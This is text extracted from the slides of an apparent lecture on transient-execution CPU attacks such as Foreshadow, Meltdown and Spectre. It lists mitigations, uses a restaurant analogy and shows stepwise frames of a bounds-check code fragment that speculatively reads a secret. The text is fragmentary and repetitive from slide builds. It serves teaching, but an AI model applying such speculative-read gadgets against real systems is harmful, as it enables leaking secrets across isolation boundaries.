
- Adopted in Windows




- Adopted in OSX/iOS


→ now in every computer

Syscalls per Second and CPU





<sup>1</sup> Jo Van Bulck et al. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In: USENIX Security Symposium. 2018.



Either:



Either:



- hyperthreading: only schedule mutually trusting threads on same physical core

Either:



- hyperthreading: only schedule mutually trusting threads on same physical core
- context switch: flush L1 when switching to guest



Either:

- hyperthreading: only schedule mutually trusting threads on same physical core
- context switch: flush L1 when switching to guest

Or:



Either:

- hyperthreading: only schedule mutually trusting threads on same physical core
- context switch: flush L1 when switching to guest

Or:

- disable EPTs




MELTDOWN



SPECTRE



MELTDOWN



SPECTRE





# PIZZA


SPECIAL RECIPES















›A table for 6 please‹



# Speculative Cooking





A table for 6 please





# PIZZA

SPECIAL RECIPES



**PIZZA**

SPECIAL RECIPES



**Pizza**







```
index = 0;
```


```
char* data = "textKEY";
```

```
if (index < 4)
```






```
index = 0;  
char* data = "textKEY";
```




```
index = 0;  
char* data = "textKEY";
```




```
index = 1;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```




```
index = 1;  
↓  
char* data = "textKEY";
```



```
index = 1;  
↓  
char* data = "textKEY";
```




```
index = 1;  
↓  
char* data = "textKEY";
```




```
index = 2;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```




```
index = 2;  
char* data = "textKEY";
```



```
index = 2;  
char* data = "textKEY";
```




```
index = 2;  
char* data = "textKEY";
```



